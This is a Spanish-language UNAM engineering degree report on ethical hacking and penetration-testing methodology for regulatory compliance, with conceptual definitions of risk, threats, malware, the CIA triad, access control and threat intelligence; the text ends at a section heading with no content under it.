UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERÍA

Hacking Ético y Metodologías de Seguridad: Un Enfoque en el Cumplimiento de Estándares de Protección

INFORME DE ACTIVIDADES PROFESIONALES

Que para obtener el título de

Ingeniero en Computación

P R E S E N T A

José Agustín González Pastor

ASESORA DE INFORME

Dra. Sofia Magdalena Ávila Becerril

Ciudad Universitaria, Cd. Mx., 2025

Agradecimientos

Parte de este trabajo fue realizado gracias al Programa de Apoyo a Proyectos de Investigación e Innovación Tecnológica (PAPIIT) de la UNAM IN117123 “Estrategias de control para la repartición de potencia en microrredes aisladas". Agradezco a la DGAPA-UNAM el apoyo recibido.

Contenido

Acrónimos

En la tabla 1 se muestra los acrónimos que pueden ser encontrados a lo largo del presente documento.

Sigla / Acrónimo	Nombre completo en inglés
PCI DSS	*Payment Card Industry Data Security Standard*
ISO	*International Organization for Standardization*
NIST	*National Institute of Standards and Technology*
OWASP	*Open Web Application Security Project*
PTES	*Penetration Testing Execution Standard*
OSSTMM	*Open Source Security Testing Methodology Manual*
IEC	*International Electrotechnical Commission*
EC-Council	*International Council of E-Commerce Consultants*
SOC	*Security Operations Center*
SIEM	*Security Information and Event Management*
CVSS	*Common Vulnerability Scoring System*
VPN	*Virtual Private Network*
DDoS	*Distributed Denial of Service*
MFA	*Multi-Factor Authentication*
RBAC	*Role-Based Access Control*
HA	*High Availability*
CTI	*Cyber Threat Intelligence*
TTP	*Tactics, Techniques and Procedures*
EDR	*Endpoint Detection and Response*
NDR	*Network Detection and Response*
IoC	*Indicator of Compromise*
IoT	*Internet of Things*
SANS	*SysAdmin, Audit, Network, and Security Institute*
CSA	*Cloud Security Alliance*
WAF	*Web Application Firewall*
CDE	*Cardholder Data Environment*
SMB	*Server Message Block*
WebDAV	*Web Distributed Authoring and Versioning*
ICS	*iCalendar File (.ics)*
SMTP	*Simple Mail Transfer Protocol*
IT	*Tecnologías de la Información (IT - Information Technology)*
PoC	*Proof of Concept*

Tabla 1.- Acrónimos.

1. Introducción

Proteger la información ya no es únicamente una responsabilidad técnica: es un factor crítico para la continuidad del negocio, la reputación institucional e incluso el cumplimiento legal. Hoy en día, las organizaciones —en México y en todo el mundo— enfrentan amenazas constantes, cada vez más sofisticadas, que no distinguen tamaño ni sector. En este escenario, contar con un corta fuego (firewall) y/o un antivirus ya no es suficiente. Es indispensable comprender cómo, por qué y por dónde se puede comprometer un sistema.

Además, las exigencias de entidades regulatorias y organismos certificadores —como el Payment Card Industry Data Security Standard (PCI-DSS), ISO 27001 o normativas locales de protección de datos— obligan a las organizaciones a demostrar que sus controles de seguridad no solo existen, sino que son eficaces. En este contexto, las pruebas de penetración juegan un papel clave no solo para identificar vulnerabilidades, sino como una herramienta estratégica para cumplir con requisitos formales de auditoría y certificación.

Sin una metodología clara y comprobable, las pruebas pueden volverse superficiales o inconsistentes, lo que dificulta demostrar ante auditores que los riesgos han sido gestionados adecuadamente. Por el contrario, una evaluación estructurada permite evidenciar de manera concreta el cumplimiento de controles, validar configuraciones de seguridad y documentar remediaciones efectivas. Es decir, una buena metodología en pruebas de penetración puede marcar la diferencia entre aprobar o no una auditoría regulatoria.

Este informe parte de un caso real, desarrollado en el marco de una licitación que planteó un desafío importante: demostrar habilidades técnicas ofensivas mediante pruebas de penetración rigurosas, en un entorno con defensas perimetrales activas y presencia de otros proveedores con herramientas más sofisticadas. A pesar de esas condiciones, el enfoque metodológico adoptado —basado en normas y marcos reconocidos, pero aplicado con criterio técnico— permitió identificar más vulnerabilidades que el resto de las propuestas evaluadas. Esta situación no solo validó la solución propuesta, sino que puso en evidencia el valor diferencial de una metodología estricta aplicada con profundidad.

Una vez adjudicado el proyecto, la solución no se limitó a entregar un informe técnico, sino que incluyó un acompañamiento cercano al cliente hasta lograr la remediación efectiva de las vulnerabilidades detectadas. Gracias a este trabajo, la organización pudo implementar controles adecuados de seguridad, mejorar su postura frente a amenazas reales y cumplir exitosamente con auditorías regulatorias gubernamentales e internacionales.

Desde mi experiencia en múltiples frentes de ciberseguridad —pruebas de penetración, análisis forense, inteligencia de amenazas, administración de plataformas— he aprendido que los resultados más valiosos surgen cuando se combina el enfoque técnico con una visión estratégica sustentada en metodologías robustas. Este documento refleja esa visión: presentar una metodología práctica y comprobable, demostrar su aplicación con hallazgos reales, y mostrar cómo un enfoque ético, estructurado y alineado con

estándares puede ayudar a las organizaciones no solo a protegerse mejor, sino también a cumplir con éxito auditorías regulatorias y procesos de certificación.

2. Objetivos y Alcance

El presente informe tiene como finalidad demostrar una forma práctica, estructurada y efectiva de evaluar la seguridad en entornos empresariales reales, con base en metodologías reconocidas a nivel internacional y ajustadas a las necesidades específicas de cada organización. Más allá de una simple revisión técnica, esta evaluación busca integrarse de manera estratégica en los procesos de cumplimiento normativo y preparación para auditorías exigidas por entidades regulatorias o certificadoras, como PCI DSS v4.0, ISO/IEC 27001, entre otras.

El documento se construye sobre un caso real de éxito, en el cual se participó activamente desde la etapa de licitación, donde se compitió contra otros proveedores con herramientas más sofisticadas. A pesar de ello, el uso riguroso de una metodología adecuada permitió detectar más vulnerabilidades que el resto de los participantes, demostrando así que una ejecución meticulosa, alineada con marcos regulatorios, puede tener un mayor impacto que la sola adopción de tecnología avanzada.

Objetivos generales

- Fundamentar el uso de metodologías de pruebas de penetración y su relación directa con marcos regulatorios como PCI DSS v4.0, ISO/IEC 27001 y NIST.
- Detectar y analizar vulnerabilidades reales, tanto técnicas como de configuración, que podrían ser explotadas por actores maliciosos.
- Identificar amenazas relevantes y modelar escenarios de riesgo que reflejen el contexto y exposición real de la organización.
- Evaluar la probabilidad e impacto de explotación mediante un enfoque de riesgo concreto, priorizando aquellas fallas que podrían comprometer activos críticos o afectar el cumplimiento de normativas.
- Apoyar a la organización en su preparación para auditorías formales, demostrando el uso de herramientas y técnicas aceptadas por el mercado, así como una capacidad real de análisis, explotación y remediación de vulnerabilidades.
- Presentar recomendaciones aplicables, que consideren no solo las mejores prácticas, sino también las restricciones reales de cada entorno (presupuesto, recursos técnicos, madurez de procesos).

Objetivos específicos del caso de estudio

- Documentar el proceso seguido en una licitación técnica con fines de aprobar las auditorías y cumplimiento regulatorio.
- Evidenciar la capacidad técnica en pruebas de penetración ofensivas, aún frente a restricciones y competencia con proveedores que disponían de herramientas comerciales avanzadas.
- Alinear toda la evaluación con requisitos normativos y criterios técnicos definidos por el cliente, utilizando herramientas ampliamente aceptadas (Nessus, Burp Suite, Nmap, Acunetix), además de técnicas manuales de validación y explotación controlada.
- Validar que la solución propuesta —y posteriormente implementada— permitió a la organización enfrentar exitosamente auditorías regulatorias nacionales, locales e internacionales, fortaleciendo su postura de seguridad y reduciendo su exposición al riesgo.

Alcance de la evaluación

Para cumplir con estos objetivos, la evaluación se estructura en tres ejes fundamentales:

- **Adaptación metodológica al entorno del cliente:** Cada organización presenta condiciones únicas. En este caso particular, se trataba de una entidad financiera con controles perimetrales activos, herramientas defensivas en producción y políticas de cumplimiento avanzadas. La metodología seleccionada fue ajustada a esas condiciones, manteniendo rigor técnico, trazabilidad y alineación con estándares internacionales.
- **Análisis técnico profundo:** Se emplearon herramientas reconocidas por la industria —varias de ellas solicitadas expresamente por el cliente—, combinadas con scripts personalizados y técnicas manuales. Esta estrategia permitió descartar falsos positivos, validar hallazgos críticos y ejecutar pruebas de explotación controladas. El análisis manual fue clave para superar las capacidades de los análisis automáticos.
- **Recomendaciones específicas, viables y alineadas con los marcos regulatorios:** Cada hallazgo fue acompañado de recomendaciones contextualizadas, viables para el entorno del cliente y orientadas tanto a la corrección técnica como al fortalecimiento de procesos. Este enfoque permitió que la organización no solo corrigiera vulnerabilidades, sino también elevara su madurez en ciberseguridad y pudiera atender satisfactoriamente las auditorías externas que enfrentaba.

.

.

3. Descripción de la empresa

Con más de doce años en ciberseguridad, hemos visto todo tipo de situaciones. Nuestro equipo sabe que no hay soluciones iguales para todos, por eso siempre adaptamos lo que hacemos a lo que cada cliente necesita. No nos gusta usar fórmulas armadas, sino entender el problema y aplicar lo que realmente funciona.

Además, somos un Centro de Entrenamiento Acreditado por EC-Council. Eso significa que también capacitamos a profesionales para que estén listos para los retos que vienen con la transformación digital y los ataques más modernos.

Para nosotros, no solo somos consultores: somos un aliado. Ayudamos a proteger los datos importantes y a que las empresas avancen sin miedo, con seguridad y tranquilidad.

3.1. Funciones y participación profesional

En la consultoría, mis responsabilidades se dividen en tres áreas principales, donde aplico enfoques prácticos y metodologías que están a la par con lo mejor del sector.

En el Centro de Operaciones de Seguridad (SOC, por sus siglas en ingles):

- Hago análisis de vulnerabilidades en la infraestructura para detectar fallos, configuraciones malas o brechas que puedan ser un riesgo.
- Monitoreo constantemente los eventos y alertas de seguridad para identificar comportamientos extraños o posibles intentos de intrusión.
- Preparo reportes mensuales con un resumen claro de las actividades, incidentes importantes, tendencias y recomendaciones para mejorar la seguridad del cliente.
- Brindo soporte técnico, analizando logs y haciendo seguimiento a eventos para entender y validar cualquier posible incidente.
- Investigo después de incidentes para encontrar la causa, cómo se dio el ataque y qué hacer para que no vuelva a pasar, aportando lecciones para mejorar los controles.

En Pruebas de Penetración (Pentesting):

- Realizo evaluaciones de seguridad en aplicaciones web, móviles, la nube y la infraestructura, usando herramientas avanzadas y técnicas ofensivas para encontrar posibles ataques.
- Desarrollo pruebas para demostrar cómo se pueden explotar vulnerabilidades, validando los riesgos reales con metodologías como OWASP, PTES u OSSTMM.
- Analizo código fuente buscando problemas de seguridad, tanto en la lógica como en dependencias que puedan estar mal configuradas o comprometidas.
- Entrego informes detallados que describen las vulnerabilidades, con evidencias, evaluación de riesgos y recomendaciones claras y adaptadas al cliente.

- Reviso configuraciones y controles para asegurar que cumplen con las políticas y que puedan resistir ataques en escenarios reales.

En actividades de análisis forense digital:

- Se asegura la integridad de los datos mediante técnicas de adquisición forense (bit a bit), evitando la alteración de evidencia crítica en discos, sistemas o redes.
- Revisión de registros de sistemas, dispositivos de red, endpoints y soluciones SIEM para reconstruir eventos relevantes, determinar la línea de tiempo y detectar acciones maliciosas.
- Se investiga cómo ocurrió el incidente: explotación de una vulnerabilidad, uso indebido de credenciales, malware, etc., para establecer el origen del ataque.
- Recolección y revisión de elementos como procesos activos, conexiones de red, archivos modificados, entradas en el registro, archivos temporales o ejecutables sospechosos.
- Se realiza un seguimiento cronológico de las acciones del atacante, desde el acceso inicial hasta las posibles actividades de persistencia o extracción de información.
- A partir de los hallazgos, se generan acciones correctivas y preventivas: endurecimiento de configuraciones, mejoras en monitoreo, o ajustes en controles de acceso.

En estas áreas, el objetivo es dar una visión técnica completa que ayude a las organizaciones a fortalecer su infraestructura, proteger sus datos y responder rápido ante nuevas amenazas.

4. Marco teórico y antecedentes

La seguridad de la información se refiere al conjunto de prácticas, políticas y controles destinados a proteger los datos frente a accesos no autorizados, alteraciones indebidas y pérdida de disponibilidad. En términos técnicos, esto se traduce en asegurar tres principios fundamentales: confidencialidad, integridad y disponibilidad (conocidos como la triada CIA). Estos principios deben estar presentes sin importar el medio en que se almacene, procese o transmita la información —ya sea en la nube, en infraestructura física local o a través de canales de comunicación como el correo electrónico.
En un contexto empresarial cada vez más digitalizado, las organizaciones están expuestas a amenazas dinámicas y sofisticadas que evolucionan constantemente. En consecuencia, no basta con identificar vulnerabilidades o cumplir listas de verificación: es necesario comprender el valor de la información como activo estratégico, y por qué su protección es fundamental para la continuidad operativa, el cumplimiento normativo y la confianza de los clientes.
Este enfoque permite no solo reaccionar ante incidentes, sino también anticiparse a ellos mediante una postura de seguridad proactiva, alineada con estándares internacionales y marcos regulatorios.

4.1. Seguridad de la información

La seguridad de la información según (Charles J. Brookes, 2018) es el conjunto de prácticas, procesos y tecnologías destinadas a proteger los datos en cualquiera de sus formas —ya sea digital, física o en tránsito— cuidando su **confidencialidad, integridad y disponibilidad**. Su propósito es prevenir accesos no autorizados, pérdidas, robos o modificaciones que puedan comprometer el valor o la operatividad de la información.
En términos prácticos, se trata de permitir que:

- Solo los usuarios autorizados puedan acceder a los datos (**confidencialidad**),
- La información no sea alterada sin permiso (**integridad**),
- Y que esté disponible cuando se requiera (**disponibilidad**).

Para lograrlo, se implementan diversos controles técnicos, físicos y administrativos como el cifrado, autenticación de usuarios, políticas de acceso, firewalls, sistemas de detección de intrusos, respaldos y programas de concientización. Estos mecanismos contribuyen a mitigar amenazas tanto internas como externas, protegiendo no solo los datos, sino también los sistemas que los manejan.

4.1.1. Conceptos Fundamentales en Seguridad

En este campo, términos como vulnerabilidad, amenaza y malware son muy importantes. Aquí una breve explicación, basada en las definiciones de (Markus Christen, 2020)

Riesgo: Es la posibilidad de que una amenaza aproveche una vulnerabilidad y cause un impacto negativo sobre los activos de una organización, como pérdida de información, daño reputacional o interrupción del servicio. El riesgo surge cuando se combinan tres factores: una **vulnerabilidad existente**, una **amenaza capaz de explotarla**, y un **activo que podría verse afectado**.

Evaluación de Riesgos

Un aspecto clave de cualquier prueba de penetración moderna es su capacidad para **contextualizar los hallazgos**. No se trata solo de encontrar vulnerabilidades, sino de analizarlas en función del **riesgo que representan**: es decir, su probabilidad de explotación y su impacto en los activos del negocio. Este enfoque está alineado con modelos como:

- **CVSS (Common Vulnerability Scoring System)**: es un estándar abierto utilizado para evaluar la severidad de las vulnerabilidades en sistemas informáticos. CVSS asigna una puntuación numérica basada en características técnicas y de impacto de la vulnerabilidad, lo que facilita su comparación y priorización.

  Aunque el CVSS no mide directamente el riesgo, proporciona una metodología estandarizada para comparar vulnerabilidades y priorizar la remediación. Generalmente, se da prioridad a aquellas con mayor severidad —entendida como el nivel de impacto o gravedad potencial— debido a que suelen conllevar un riesgo más elevado para la organización

- **Evaluación de Riesgos basada en Probabilidad e Impacto**: Más allá de la severidad técnica que mide el CVSS, la evaluación de riesgos completa considera la probabilidad real de explotación y el impacto que tendría en los activos del negocio. Este enfoque suele representarse mediante una matriz o tabla de calor (heatmap), donde se cruzan estos dos factores para priorizar vulnerabilidades de manera más contextualizada y efectiva, considerando también los controles existentes y el entorno específico de la organización.

Vulnerabilidad: Es una debilidad o fallo en un sistema, aplicación o configuración que puede ser explotado por una amenaza. Puede deberse a errores en el código, parches sin aplicar, contraseñas débiles o servicios mal expuestos. Por sí sola no causa daño, pero abre la puerta a un posible ataque.

Amenaza: Una amenaza es cualquier evento, acción o agente que pueda aprovechar una vulnerabilidad para causar daño a un sistema, aplicación, infraestructura o a la información que estos contienen. Puede ser de origen intencional (como un atacante) o accidental (como un error humano), y puede ser interna o externa a la organización.

Las amenazas, por sí solas, no representan un daño inmediato; el riesgo aparece cuando una amenaza se cruza con una vulnerabilidad explotable en un activo.

Tipos comunes de amenazas:

- **Internas:**
  - Un empleado que, por error, borra información crítica (accidental).
  - Un usuario con privilegios que filtra datos sensibles de forma deliberada (intencional).
- **Externas:**
  - Un atacante externo que lanza un ataque de ransomware.

- Un ciberdelincuente que intenta explotar un puerto expuesto.

- **Naturales o ambientales:**
  - Una tormenta que provoca una caída eléctrica en el centro de datos.
  - Un terremoto que interrumpe la conectividad o destruye equipos físicos.
- **Técnicas o tecnológicas:**
  - Fallo de un disco duro que contiene respaldos sin redundancia.
  - Un sistema que se bloquea por incompatibilidad de actualizaciones.

.

Agente de amenaza (o actor de amenaza): Es quien ejecuta o representa una amenaza. Puede tratarse de un ciberdelincuente, un empleado malintencionado, un grupo organizado, o incluso un tercero que, sin intención, causa una brecha. Este agente es quien lleva a cabo la acción que puede aprovecharse de una vulnerabilidad.

- **¿Un agente de amenaza puede ser natural?**

Por definición general en ciberseguridad, un "**agente de amenaza**" o "**actor de amenaza**" se refiere principalmente a entidades activas e intencionales: personas, grupos u organizaciones que ejecutan acciones con la capacidad de explotar vulnerabilidades (como un hacker, un grupo APT o un insider malicioso).

Sin embargo, una amenaza puede ser natural, como un terremoto, una inundación o un rayo, pero en ese caso no hablamos de agente de amenaza, sino simplemente de una fuente de amenaza no intencional o un evento externo**.**

Entonces, podemos resumir así:

- **Agente de amenaza** es una entidad activa o consciente (humana o automatizada)
- **Amenaza natural** es un evento sin intención (no tiene "agente")

Evento: Es cualquier suceso observable en un sistema o red que puede estar relacionado con la operación, la seguridad o el desempeño del mismo. No todos los eventos son maliciosos, pero algunos pueden convertirse en incidentes si afectan la confidencialidad, integridad o disponibilidad de los activos.

Por ejemplo:

- Un inicio de sesión exitoso es un evento normal
- Un acceso no autorizado detectado es un evento anómalo que puede escalar a incidente
- Un escaneo de puertos desde una IP externa es un evento que puede indicar una amenaza activa.

Incidente: Es cualquier evento que afecta negativamente la seguridad de un sistema o la información que maneja. Puede tratarse de un acceso no autorizado, una filtración de

datos, instalación de malware, o un intento fallido de vulnerar un servicio. Lo que lo diferencia de un simple evento es que un incidente tiene consecuencias reales o potenciales sobre la confidencialidad, integridad o disponibilidad de los activos.

Por ejemplo, un usuario que intenta varias veces ingresar una contraseña incorrecta puede ser solo un evento. Pero si se confirma que fue un intento de acceso no autorizado, ya se considera un incidente de seguridad.

Superficie de ataque: es el conjunto total de puntos de entrada (interfaces, servicios, aplicaciones, dispositivos, credenciales, configuraciones, etc.) que un atacante podría aprovechar para intentar comprometer un sistema, red o aplicación.

En otras palabras, representa **todo lo que está expuesto** y que puede ser aprovechado por un adversario.

Ejemplos de elementos que forman parte de una superficie de ataque:

- Un puerto SSH abierto al público (ej. puerto 22 expuesto).
- Un panel de administración web accesible desde internet.
- Una API REST sin autenticación.
- Empleados con acceso remoto a través de VPN.
- Software con versiones obsoletas o sin parches.

Vector de ataque: es el camino o técnica específica que un atacante utiliza para explotar una vulnerabilidad o punto débil dentro de la superficie de ataque.

En otras palabras, mientras la superficie representa lo que está expuesto, el vector representa **cómo se va a atacar** ese punto expuesto.

Ejemplos de vectores de ataque:

- Inyección SQL en un formulario de login.
- Envío de un correo de phishing con un archivo malicioso.
- Explotación de una vulnerailidad en un servidor web (como Apache, Tomcat, etc.).
- Uso de credenciales filtradas para acceder vía RDP.

4.1.2. Ejemplo en un entorno real

Evento: Un usuario accede al sistema corporativo desde una red Wi-Fi pública. Esto sucede con frecuencia y puede ser benigno (solo revisa correos), pero también puede abrir una ventana a acciones maliciosas si no hay protección.

Amenaza: La posibilidad de que un atacante intercepte la conexión no cifrada y capture credenciales de acceso. Es una situación con potencial de daño.

Agente de amenaza: El ciberdelincuente que está en la misma red pública con herramientas como Wireshark o un rogue AP (Access Point falso) para espiar el tráfico.

Vulnerabilidad: El sistema permite iniciar sesión sin requerir conexión segura (por ejemplo, sin exigir HTTPS o sin usar una VPN).

Riesgo: La combinación del agente de amenaza (el atacante), la vulnerabilidad (acceso sin cifrado) y la amenaza (intercepción de datos) genera un riesgo alto: el atacante podría robar credenciales y acceder al sistema, con consecuencias como fuga de información, acceso no autorizado o alteración de datos.

Incidente (si se concreta): Si el atacante logra capturar las credenciales y acceder al sistema, esto ya constituye un incidente de seguridad, ya que compromete la confidencialidad y la integridad de los activos.

4.1.3. Ejemplo (con agente no intencional)

Evento: Un empleado borra accidentalmente un archivo importante al realizar tareas de limpieza en el servidor.

Amenaza: La pérdida de información crítica por errores humanos.

Agente de amenaza: El propio empleado, actuando sin mala intención, pero sin los controles adecuados (por ejemplo, sin respaldo ni doble confirmación).

Vulnerabilidad: Falta de controles de validación, permisos mal configurados o ausencia de respaldos frecuentes.

Riesgo: La posibilidad de que datos críticos se pierdan de forma irreversible, afectando la continuidad del negocio.

Incidente (si se concreta): Si no se puede recuperar la información o si esto interrumpe operaciones, se trata de un incidente que debe ser gestionado.

Malware: Según (Tahir, 2018), es software malicioso diseñado para afectar, robar o destruir información sin permiso. Los delincuentes cibernéticos lo usan para ganar dinero, robar datos o interrumpir operaciones. Algunos tipos comunes son:

- **Virus:** Se pega a archivos o códigos legítimos y se activa al ejecutarse, replicándose y causando daño.
- **Gusano (Worm):** Similar al virus, pero se propaga solo por redes, explotando vulnerabilidades.

- **Troyano (Trojan):** Se disfraza de software bueno para engañar al usuario y permitir acceso malicioso.
- **Ransomware:** Cifra archivos y pide un rescate para devolver el acceso, causando interrupciones y pérdidas.
- **Spyware:** Recopila información sin permiso y la envía para actividades fraudulentas.
- **Adware:** Muestra publicidad no deseada, generalmente instalada junto con otro software, y puede afectar el rendimiento del sistema.

Estas son solo algunas formas de malware que amenazan la seguridad informática.

4.1.4. La Triada de la Ciberseguridad

La triada de la Ciberseguridad (Figura 1) según (Mana Saleh, 2021) establece tres pilares fundamentales: **confidencialidad**, **integridad** y **disponibilidad**. Estos conceptos constituyen la base sobre la cual se diseñan las estrategias de protección de la información en cualquier organización.




Figura 1: Triada de la Ciberseguridad

1. **Confidencialidad:** Implica que solo las personas autorizadas puedan acceder a la información. No toda la información debe estar disponible para cualquiera, ya que su exposición podría generar riesgos. Para mantenerla protegida, se aplican mecanismos como autenticación de usuarios, control de accesos, cifrado de datos y políticas de clasificación de la información. El objetivo es evitar la divulgación no

autorizada, sin obstaculizar innecesariamente el trabajo legítimo de quienes sí deben acceder.

2. **Integridad:** Implica que la información se mantenga exacta, completa y confiable a lo largo del tiempo, sin modificaciones no autorizadas, ya sean accidentales o maliciosas. En otras palabras, significa que los datos o la información de un sistema permanecen seguros, evitando que terceros no autorizados los modifiquen o eliminen. La pérdida de integridad puede provocar decisiones equivocadas, errores operativos o una pérdida de confianza en los sistemas. Para protegerla, se emplean mecanismos como registros de auditoría, sumas de verificación (hashes), control de versiones, firmas digitales y sistemas de detección de alteraciones.
3. **Disponibilidad:** Hace referencia a que los recursos y sistemas informáticos sean accesibles y estén disponibles para los usuarios autorizados cuando los necesiten. No basta con tener los datos protegidos si no pueden ser utilizados en el momento crítico. Esta propiedad permite un alto nivel en la continuidad operativa incluso ante fallos, errores o ataques deliberados. Para asegurar la disponibilidad, se aplican estrategias como respaldos periódicos, redundancia de sistemas, balanceo de carga, monitoreo proactivo, alta disponibilidad (HA) y planes de recuperación ante desastres o incidentes como ataques de denegación de servicio (DDoS).

Ejemplo: Plataforma de gestión de clientes en una empresa financiera

Para comprender mejor cómo se materializan los principios de la triada de la ciberseguridad en entornos reales, se presenta el caso de una plataforma utilizada por una empresa financiera para la gestión de información sensible de sus clientes. Este sistema centraliza operaciones como consultas de saldo, transferencias de fondos, actualización de datos personales y visualización de estados de cuenta. Dada la criticidad de los datos y procesos involucrados, es indispensable aplicar medidas específicas que garanticen la confidencialidad, integridad y disponibilidad de la información. A continuación, se detalla cómo cada uno de estos principios se refleja en este entorno:

Confidencialidad:

La empresa gestiona datos sensibles como números de tarjeta, direcciones y estados de cuenta.

Riesgo: Si un empleado sin autorización accede al perfil financiero de un cliente, se compromete la privacidad.

Control aplicado:

- El acceso a la base de datos está restringido solo a personal autorizado según el rol (control de acceso basado en roles – RBAC).
- Validar la redirección de acuerdo al usuario.
- Se aplica cifrado en reposo y en tránsito (TLS, AES-256).
- Se usan credenciales con autenticación multifactor (MFA).

Integridad:

Durante una transferencia de fondos, es esencial que el monto, las cuentas involucradas y la fecha no sean alterados.

Riesgo: Un error del sistema, o una manipulación intencional, podría modificar el valor de la transacción.

Control aplicado:

- Cada transacción genera un hash criptográfico que se compara al llegar al destino.
- Hay un registro de auditoría que almacena cada modificación con usuario, hora y cambios exactos.
- Se implementan controles de validación de datos en el frontend y backend.

Disponibilidad:

La aplicación debe estar operativa 24/7, especialmente en horario bancario.

Riesgo: Un ataque de denegación de servicio (DDoS) podría dejarla fuera de servicio, impidiendo operaciones críticas.

Control aplicado:

- La infraestructura está desplegada en alta disponibilidad (HA), con balanceadores de carga.
- Hay sistemas de defensa ante DDoS y monitoreo 24/7 desde el SOC.
- Se realizan respaldos automáticos y pruebas periódicas de recuperación ante desastres (DRP).

4.2. Control de Acceso

El control de acceso (Shahriar Badsha, 2023) es un conjunto de mecanismos que regulan quién puede acceder a los sistemas, recursos o datos, y bajo qué condiciones. Este proceso se compone de cuatro etapas fundamentales:

1. **Identificación (Identification):** Es el primer paso en el control de acceso. Consiste en que un usuario declare su identidad ante un sistema, normalmente mediante un identificador único como un nombre de usuario, número de empleado, dirección de correo institucional o incluso una tarjeta de acceso física. En esta fase, el sistema aún no verifica si la identidad es verdadera; simplemente se establece “quién” solicita el acceso
2. **Autenticación (Authentication):** Una vez que el usuario se ha identificado, el sistema necesita comprobar que realmente es quien dice ser. Para ello, se utilizan mecanismos de autenticación como contraseñas, códigos enviados por token, huellas digitales, reconocimiento facial o combinaciones de estos (autenticación

multifactor, MFA). Si el proceso de autenticación no es exitoso, el acceso se deniega.

3. **Autorización (Authorization):** Después de que la identidad ha sido verificada, el sistema determina qué acciones puede realizar ese usuario. La autorización define los privilegios o permisos otorgados, como lectura, escritura o administración de ciertos recursos. Esta decisión se basa en las políticas internas y puede aplicarse mediante modelos como el control de acceso basado en roles (RBAC), donde cada rol tiene permisos específicos asignados.
4. **Registro (Accountability):** Toda acción que realiza un usuario autenticado debe quedar registrada. Esto se logra mediante sistemas de auditoría y registro (logs), que documentan eventos como accesos, modificaciones de datos, fallos de autenticación o cambios en la configuración. La trazabilidad permite realizar análisis forenses, cumplir con normativas y detectar comportamientos anómalos o no autorizados.

4.3. Inteligencia de amenazas cibernéticas (CTI) y señales de compromiso

La inteligencia de amenazas cibernéticas (Cyber Threat Intelligence, **CTI**) según (Ali Dehghantanha, 2018), consiste en el proceso de **recolección, análisis, contextualización y aplicación operativa de información** sobre amenazas potenciales o reales que puedan comprometer la seguridad de una organización. Esta inteligencia no se limita a identificar ataques pasados, sino que permite anticiparse a acciones futuras al comprender cómo operan los actores maliciosos, **qué tácticas, técnicas y procedimientos (TTP)** emplean con mayor frecuencia, y qué vulnerabilidades están explotando activamente. Su valor principal radica en ofrecer **visibilidad contextualizada** y **anticipación táctica y estratégica**, mejorando así la toma de decisiones en materia de ciberseguridad.

La CTI se alimenta de múltiples fuentes de información, tanto internas como externas. Entre ellas se incluyen:

- Análisis forense de incidentes previos.
- Feeds de inteligencia en tiempo real (públicos o privados), como MISP, AlienVault OTX, IBM X-Force, VirusTotal.
- Reportes técnicos y estratégicos de agencias gubernamentales.
- Actividades observadas en foros de cibercrimen y canales de comunicación entre atacantes.
- Logs y telemetría interna, generados por sistemas como SIEM, EDR, NDR o firewalls de nueva generación.

4.3.1. Aplicación operativa de la CTI

Una vez procesada, la información generada por la CTI **se aplica directamente en los procesos defensivos, operativos y estratégicos de ciberseguridad**. Esta aplicación puede materializarse en:

- **Actualización dinámica de reglas en tecnologías de detección y respuesta** (SIEM, IDS, EDR), mediante la integración de indicadores de compromiso (**IoC**) como direcciones IP maliciosas, hashes de malware, dominios sospechosos o artefactos relacionados con campañas conocidas.
- **Priorización de parches y mitigaciones**, basada en amenazas activamente explotadas, permitiendo enfocar los recursos en remediaciones críticas según el contexto del sector y la infraestructura específica de la organización.
- **Diseño o ajuste de playbooks de respuesta a incidentes**, modelados según los TTP de grupos APT o campañas de malware específicas, facilitando una reacción rápida y estandarizada ante amenazas recurrentes.
- **Fortalecimiento del threat hunting interno**, guiando búsquedas proactivas mediante hipótesis basadas en inteligencia contextualizada (por ejemplo, técnicas de persistencia observadas en sectores similares).

4.3.2. Clasificación de la inteligencia de amenazas

La CTI se clasifica según su enfoque y nivel de detalle. Esta clasificación permite a distintos roles dentro de una organización (técnicos, analistas, gestores o directivos) **utilizar la inteligencia de manera segmentada y eficaz**, de acuerdo con sus funciones:

- **Táctica**: Proporciona información detallada sobre las TTP utilizadas por los atacantes. Es especialmente útil para los equipos de respuesta a incidentes, analistas SOC y personal técnico que ajusta las defensas en tiempo real.
- **Operativa**: Describe campañas en curso, amenazas emergentes o actores específicos. Permite tomar decisiones rápidas ante ataques activos o planificar acciones defensivas a corto plazo.
- **Estratégica**: Aporta una visión de alto nivel sobre tendencias globales, riesgos geopolíticos, industrias objetivo o capacidades de grupos de amenazas avanzadas (APT). Apoya a la alta dirección en la toma de decisiones de seguridad a largo plazo.
- **Técnica**: Detalla aspectos concretos como muestras de malware, firmas de ataque, configuraciones vulnerables o IoC técnicos (hashes, IPs, C2s, URLs, etc.). Es de utilidad inmediata para integrarse en sistemas automatizados de detección o respuesta.

4.3.3. Según el origen de la amenaza

